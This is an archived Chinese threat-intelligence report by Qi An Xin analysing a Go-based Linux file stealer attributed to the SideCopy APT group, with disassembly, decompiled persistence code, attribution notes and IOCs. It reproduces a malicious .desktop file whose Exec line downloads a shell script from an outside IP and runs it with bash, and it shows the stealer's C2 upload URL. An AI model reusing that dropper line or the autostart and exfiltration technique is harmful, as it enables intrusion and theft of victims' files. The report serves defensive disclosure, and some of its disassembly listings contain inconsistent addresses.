

# 奇安信威胁情报中心

Archived: 2026-04-05 23:41:39 UTC

## 背景

SideCopy组织至少自 2019 年以来一直在活动，主要针对南亚国家的国防军和武装部队人员、陆军人员进行窃密活动。该组织通过模仿响尾蛇APT的攻击手法来传递自己的恶意软件，并以此达到迷惑安全人员的目的。

2021年11月15日，奇安信威胁情报中心红雨滴团队首次发现SideCopy组织使用由Python 打包的双平台攻击武器<sup>[1]</sup>，活动中使用的初始攻击样本是一个包含Linux桌面启动文件的压缩包，该文件在执行之后会下载并播放莫迪总统访美视频以迷惑受害者，同时下载一个用于下载RAT的脚本并执行。

经分析，我们可以确认该RAT是一款支持Windows和Linux双平台的远控工具。通过C&C关联发现，该团伙武器库中还包含Mac OS平台的Bella RAT。之后我们加强了对该组织的持续关注及追踪。

2021年12月20日，我们再次捕获SideCopy APT组织以印度国防参谋长坠机相关事件为诱饵进行的攻击<sup>[2]</sup>。诱饵文档利用远程模板注入，远程加载并执行含有恶意DDE域代码的文档文件，通过恶意域代码下载vbs脚本到本机执行下发后续恶意代码。

## 概述

近日，红雨滴团队研究人员在日常威胁狩猎中再次捕获到一例针对Linux平台的攻击样本。与上次不同的是，此次捕获样本由Go语言编写而不是Python，该样本功能较为单一，仅实现了对目标受害者主机目录的扫描和窃取。遗憾的是，由于C2失效，我们没有获取到完整的攻击链，以及更深入的研究分析。

## 样本信息

本次捕获到的样本均为Linux 64位系统的ELF文件。本文将此次捕获到的样本分为两类，两类样本在基本结构、功能上大抵相似，不同之处在于其中一类样本获取了本机IP地址并进行了持久化操作。具体信息如下：

文件名	MD5	类型
host	5fd6fc76b3ec2f5c97a44bf7bd3de972	1
climax	34d9dff0aa80f6ea7eea6f491d493fa3	1
update	64149e187f678f3131746d2975b8a8dc	1
version	fea8b786f469e723e8fdb7ed630ba850	2



```

/tmp/lists.txt - Mousepad
文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H)

/home/user/
/home/user/.ICEauthority
/home/user/.Xauthority
/home/user/.bash_logout
/home/user/.bashrc
/home/user/.bashrc.original
/home/user/.cache
/home/user/.cache/blueman-tray-1000
/home/user/.cache/gstreamer-1.0
/home/user/.cache/gstreamer-1.0/registry.x86_64.bin
/home/user/.cache/ mesa_shader_cache
/home/user/.cache/ mesa_shader_cache/index
/home/user/.cache/obexd
/home/user/.cache/samba
/home/user/.cache/samba/genclache.tdb
/home/user/.cache/sessions
/home/user/.cache/sessions/thumbs-kali:0
/home/user/.cache/sessions/thumbs-kali:0/Default.png
/home/user/.cache/sessions/thumbs-kali:1
/home/user/.cache/sessions/thumbs-kali:1/Default.png
/home/user/.cache/thumbnails
/home/user/.cache/thumbnails/normal
/home/user/.cache/thumbnails/normal/01c518c27d7a534c54067335424b24c1.png
/home/user/.cache/thumbnails/normal/15b2322ea1de3985b6f9ab534756bab0.png
/home/user/.cache/thumbnails/normal/1d3ccd218d6bfe9b7e9052aadbc24391.png
/home/user/.cache/thumbnails/normal/560eb128a3cb72210d947069c8a6498b.png
/home/user/.cache/thumbnails/normal/58c819c1183888dc6aa2c2f4f633778b.png
/home/user/.cache/thumbnails/normal/591c672f07ec56bc0502fa7ac06d4a9.png
/home/user/.cache/thumbnails/normal/72fd2d3ed260e249449c4cbb23a727d8.png
/home/user/.cache/thumbnails/normal/88e2c122d9bf4f76174b13e36932e90e.png
/home/user/.cache/thumbnails/normal/9764294ddc139c8847e9dd02fb70e515.png
/home/user/.cache/thumbnails/normal/a23c30347c949e21a11ad239b594170a.png
/home/user/.cache/thumbnails/normal/b2f29c03d96a13827613c8f8508cdd59.png

```

用于上传C2的部分：

```

lea rax, aHttp2071802431 ; "http://207.180.243.186:8062/one"
mov [rsp+338h+var_338], rax
mov [rsp+338h+var_330], 1Fh
mov rcx, [rsp+338h+var_230]
mov [rsp+338h+var_328], rcx
mov rcx, [rsp+338h+var_2E0]
mov [rsp+338h+var_320], rcx
mov rcx, [rsp+338h+var_248]
mov [rsp+338h+var_318], rcx
mov rdx, [rsp+338h+var_2F0]
mov [rsp+338h+var_310], rdx
call main_Upload
jmp loc_63E735


```

之后，继续扫描/home/目录下带特定扩展名的文件，并创建/tmp/temp.txt，用于存放上传文件的记录，之后将扫描结果逐一上传C2，上传完成后便结束程序。

```

.text:0000000000003E5E5 mov rax, [rsp+338h+var_310]
.text:0000000000003E5E4 mov rcx, [rsp+338h+var_300]
.text:0000000000003E5E5 lea rdi, [rsp+338h+var_170]
.text:0000000000003E5F7 lea rsi, off_70F0F8 ; ".txt.xls"
.text:0000000000003E5FE xchg ax, ax
.text:0000000000003E600 mov [rsp+338h+var_340], rbp
.text:0000000000003E605 call rbp, [rsp+338h+var_340]
.text:0000000000003E60A call loc_46CDBE
.text:0000000000003E60F mov rbp, [rbp+0]
.text:0000000000003E613 mov [rsp+338h+var_338], rax
.text:0000000000003E617 mov [rsp+338h+var_330], rcx
.text:0000000000003E61C lea rax, [rsp+338h+var_170]
.text:0000000000003E624 mov [rsp+338h+var_328], rax
.text:0000000000003E629 mov [rsp+338h+var_320], 17h
.text:0000000000003E632 mov [rsp+338h+var_318], 17h
.text:0000000000003E638 nop
.text:0000000000003E640 call main_scan_recursive ; 扫描/home/目录下特定扩展名的文件
.text:0000000000003E645 mov rax, [rsp+338h+var_310]
.text:0000000000003E644 mov [rsp+338h+var_1F8], rax
.text:0000000000003E652 mov rcx, [rsp+338h+var_300]
.text:0000000000003E657 mov [rsp+338h+var_2D0], rcx
.text:0000000000003E65C mov rdx, cs:temptxt_859750
.text:0000000000003E663 mov rdx, cs:qword_859758
.text:0000000000003E66A mov [rsp+338h+var_338], rdx
.text:0000000000003E66E mov [rsp+338h+var_330], rdx
.text:0000000000003E673 call os_5tat
.text:0000000000003E678 mov rax, cs:qword_8642A0
.text:0000000000003E67F mov rcx, cs:qword_8642A8
.text:0000000000003E686 mov rdx, [rsp+338h+var_318]
.text:0000000000003E68B mov rdx, [rsp+338h+var_310]
.text:0000000000003E690 mov [rsp+338h+var_338], rdx
.text:0000000000003E694 mov [rsp+338h+var_330], rax
.text:0000000000003E699 mov [rsp+338h+var_328], rax

```



### 样本所扫描的扩展名包

括.css、.csv、.doc、.egm、.gif、.htm、.jpg、.mjs、.odt、.oef、.pdf、.png、.ppt、.sdd、.sec、.svg、.txt、.xls、.xml等。

### 两类样本的不同之处

第二类样本与第一类样本的不同之处在于：

1. 样本运行后首先向api.ipify.org 发送GET请求获取受感染系统的IP地址，之后再行获取用户信息的操作；

<pre> __int64 v71; // [rsp+1C8h] [rbp-180h] char v72[368]; // [rsp+108h] [rbp-178h] BYREF  while ( 1 ) {     os_user_Current(); // 获取用户信息     v52 = v13;     strings_Replace(         *((_QWORD *)v13 + 32),         *((_QWORD *)v13 + 40),         (__int64)&amp;unk_6B3098,         1LL,         (__int64)"-UserName-",         10LL,         -1LL);     v51 = v41;     runtime_newobject((__int64)&amp;unk_65E280);     v62 = v15;     main_fileExists((__int64)&amp;TmpTempTxt3814[1077], 14LL); // 检查"/tmp/lists.txt"是否存在     if ( v22 )         break;     v30 = &amp;unk_6B3087; // 不存在则遍历主目录     *((_QWORD *)v32 + 1LL);     runtime_concatstring2(0LL, *((_QWORD *)v52 + 64));     v53 = *((_QWORD *)v32 + 1);     main_v511((__int64)v62);     path_filepath_walk*((__int64 *)v32 + 1), v35, v19); // 遍历目录     if ( !&amp;unk_6B3087 ) // 将遍历结果存放在/tmp/lists.txt中     {         v39 = os_OpenFile((__int64)&amp;TmpTempTxt3814[1077], 14LL, 1089LL, 420);         v58 = (__QWORD *)&amp;unk_1;         if ( *((_QWORD *)v32 + 1) )         {             v63 = 0LL;             *((_QWORD *)v63 = *((_QWORD *)v32 + 1) + 8LL);             *((_QWORD *)v63 + 1) = v39;             v30 = &amp;unk_1;             *((_QWORD *)v32 + 1LL);             log_fatal(v6);         }     } } </pre> <p style="text-align: center; color: red;">第一类</p>	<pre> __int64 v199; // [rsp+418h] [rbp-10h]  while ( 1 ) {     net_http_ptr_Client_Get((__int64)v0, v1); // 通过向 api.ipify.org 发送GET请求获取受感染系统的IP地址     v2 = *((_QWORD *)v52 + 1);     v3 = v30;     if ( !*((_QWORD *)v52 + 1) )         goto LABEL_69;     v148 = v52;     v4 = *((_QWORD *)v52 + 64);     v5 = *((_QWORD *)v52 + 72);     v141[0] = 24;     v142 = v4 + 24;     v143 = v5;     *((_QWORD *)v52 + runtime_deferprocStack((__int64)v141);     if ( v6 )         break;     v114 = runtime_conv12I((__int64)&amp;unk_674CA8, *((_QWORD *)v148 + 64), *((_QWORD *)v148 + 72), v52);     io_ReadAll(v53, v71, v41, v53, v71, v90, v105);     if ( !v90 )     {         v159 = v42;         v131 = v52;         os_user_Current(); // 获取用户信息         v146 = v28;         strings_Replace(             *((_QWORD *)v28 + 32),             *((_QWORD *)v28 + 40),             (__int64)&amp;unk_684258,             1LL,             (__int64)"-UserName-",             10LL,             -1LL);             v114);             v7 = *((_QWORD *)v146 + 64);             v8 = *((_QWORD *)v146 + 72);             v145 = v115;         }     } } </pre> <p style="text-align: center; color: red;">第二类</p>
---	---

2. 在获取到用户信息之后，样本会通过“/.config/autostart/”目录实现开机自启，获得持久化。

```

runtime_concatstring2( // 检查是否存在autostart目录和default.desktop文件，如果不存在，创建它们以获得持久性。
    0LL,
    *(_QWORD*)(v146 + 64),
    *(_QWORD*)(v146 + 72),
    (unsigned int)"/.config/autostart/etc/n",
    18,
    v91,
    v106);
os_Stat(v92);
os_underlyingErrorIs(v74, v92, qword_8662C0, qword_8662C8, v74);
if ( (_BYTE)v74 )
{
    runtime_concatstring2(
        0LL,
        *(_QWORD*)(v146 + 64),
        *(_QWORD*)(v146 + 72),
        (unsigned int)"/.config/autostart/etc/n",
        18,
        v92,
        v108);
    os_Mkdir(v92, v108, 493, v69);
    v24 = v89;
    if ( v70 )
    {
        v25 = *(_QWORD*)(v70 + 8);
        goto LABEL_67;
    }
}
runtime_concatstring2(
    0LL,
    *(_QWORD*)(v146 + 64),
    *(_QWORD*)(v146 + 72),
    (unsigned int)"/.config/autostart/default.desktop",
    34,
    v92,
    v108);
v127 = *(_QWORD*)&v93 + 1);
v150 = v93;


v0 = "[Desktop Entry]\nVersion=1.0\nType=Application\nName=default\nExec=";
v123 = runtime_concatstring4(
    0LL,
    (char)"[Desktop Entry]\nVersion=1.0\nType=Application\nName=default\nExec=",
    63,
    v22,
    v23,
    (unsigned int)"/.default/",
    10,
    (unsigned int)"version",
    7,
    v119);
runtime_stringtoslicebyte((__int64)v137, v120, v121, v67, v87, v103);
os_ptr_File_Write((__int64)v152, v68, v88, v104, v88, v104, v113);
if ( v126 )
{
    if ( v152 )
        *(_QWORD*)&v93 = os_ptr_file_close(*v152, v40, v51);
}
runtime_concatstring2(
    0LL,
    *(_QWORD*)(v146 + 64),
    *(_QWORD*)(v146 + 72),
    (unsigned int)"/.default",
    9,
    v93,
    *((__int64*)&v93 + 1));
os_Stat(v94);
os_underlyingErrorIs(v76, v94, qword_8662C0, qword_8662C8, v76);
if ( (_BYTE)v76 )
{
    runtime_concatstring2(
        0LL,
        *(_QWORD*)(v146 + 64),
        *(_QWORD*)(v146 + 72),
        (unsigned int)"/.default",
        9,
        v94,
        v109);
    os_Mkdir(v94, v109, 493, v65);
}

```

之后的流程便与第一类样本完全相同。最终连接到的C2为164.68.108[.]153:8062。

## 关联分析

我们在分析过程中发现，第一类样本使用的C2：207.180.243[.]186，与《印度国防参谋长坠机：SideCopy APT组织趁火打劫》<sup>[2]</sup>—文中恶意PowerShell脚本请求的C2相同，下图为文中样本执行流程：



根据攻击流程来看，SideCopy组织利用207.180.243.[.]186下发后续攻击组件。而本次捕获的样本功能简单，很像某条攻击链中使用的某一组件。虽然《印度国防参谋长坠机：SideCopy APT组织趁火打劫》一文中披露的是针对Windows平台的攻击，但我们猜测该组织可能在同一时期开始策划针对Linux平台的攻击。

其次通过奇安信威胁情报文件深度分析平台可知本文中样本的下载链接为“hxxp://assessment.mojochamps[.]com/uploads/v/filename”。



该下载链接与此前我们披露的SideCopy攻击活动中的诱饵文档下载链接“hxxp://assessment.mojochamps[.]com/images/Jointness.docx”、“hxxp://assessment.mojochamps[.]com/uploads/v/3.php”所属域名均相同。

### I 样本信息

本次捕获的样本名称为NAMO-Slapped-During-USA-Visit.tar.gz，文件名经翻译后为意思为“NAMO在美国访问期间，被打了一巴掌”，其样本基本信息如下：

文件名	NAMO-Slapped-During-USA-Visit.tar.gz
MD5	ab8dc37a66d48800b72e525e8e8ed826
文件格式	GZIP

### I 详细分析

将样本解压后，发现其里面仅包含一个NAMO.mp4.desktop文件，其内容如下：

```
[Desktop Entry]
Encoding=UTF-8
Name=Army.mp4
Exec=sh -c "/usr/bin/wget 'http://assessment.mojochamps.com/uploads/v/3.php' -O /tmp/NAMO.mp4; /usr/bin/vlc /tmp/NAMO.mp4; /usr/bin/wget 'http://144.91.81.180/cmd.sh' -O /tmp/exe.sh; cd /tmp; chmod +x exe.sh; vlc /tmp/NAMO.mp4 | bash exe.sh"
Terminal=false
Type=Application
Icon=video-x-generic
Name[en_US]=NAMO.mp4
```

### ■ 诱饵

样本通过访问hxxp://assessment.mojochamps[.]com/uploads/v/3.php下载诱饵NAMO.mp4并使用vlc.exe执行，诱饵MP4如下：



结合之前的两篇分析报告，我们发现SideCopy组织在2021年11月就入侵了合法网站“hxxp://assessment.mojochamps[.]com”，并将其用于挂载诱饵文档及相关恶意后续载荷。不难看出，SideCopy组织通过这一网站同时进行了Windows、Linux两个平台的攻击活动。

此外，通过我们本次捕获到的Linux样本再次印证了该攻击团伙将攻击能力覆盖包括Linux、Windows等多个平台的意图，且为此在不断发展新的攻击武器。

## 总结

SideCopy作为近年才被披露的APT组织，在2021年下半年进入高度活跃的状态。近期，我们发现SideCopy组织不再满足于使用网络上开源的代码及工具，而是试图发展其攻击能力，更新其武器库。奇安信威胁情报中心会对其进行长期的溯源和跟进，及时发现安全威胁并快速响应处置。

此次捕获的样本主要针对南亚地区开展攻击活动，国内用户不受其影响。奇安信红雨滴团队提醒广大用户，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行标题夸张的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台

(<https://sandbox.ti.qianxin.com/sandbox/page>) 进行判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。



## IOCs

### MD5

5fd6fc76b3ec2f5c97a44bf7bd3de972

34d9dff0aa80f6ea7eea6f491d493fa3

64149e187f678f3131746d2975b8a8dc

fea8b786f469e723e8fdb7ed630ba850

### C2

164.68.108[.]153:8062

207.180.243[.]186:8062

### URL

http://207.180.243[.]186:8062/one

http://164.68.108[.]153:8062/one

## 参考链接

1. <https://ti.qianxin.com/blog/articles/Sidecopy-dual-platform-weapon/>
2. <https://ti.qianxin.com/blog/articles/SideCopy-APT-Group-Takes-Advantage-of-the-Fire/>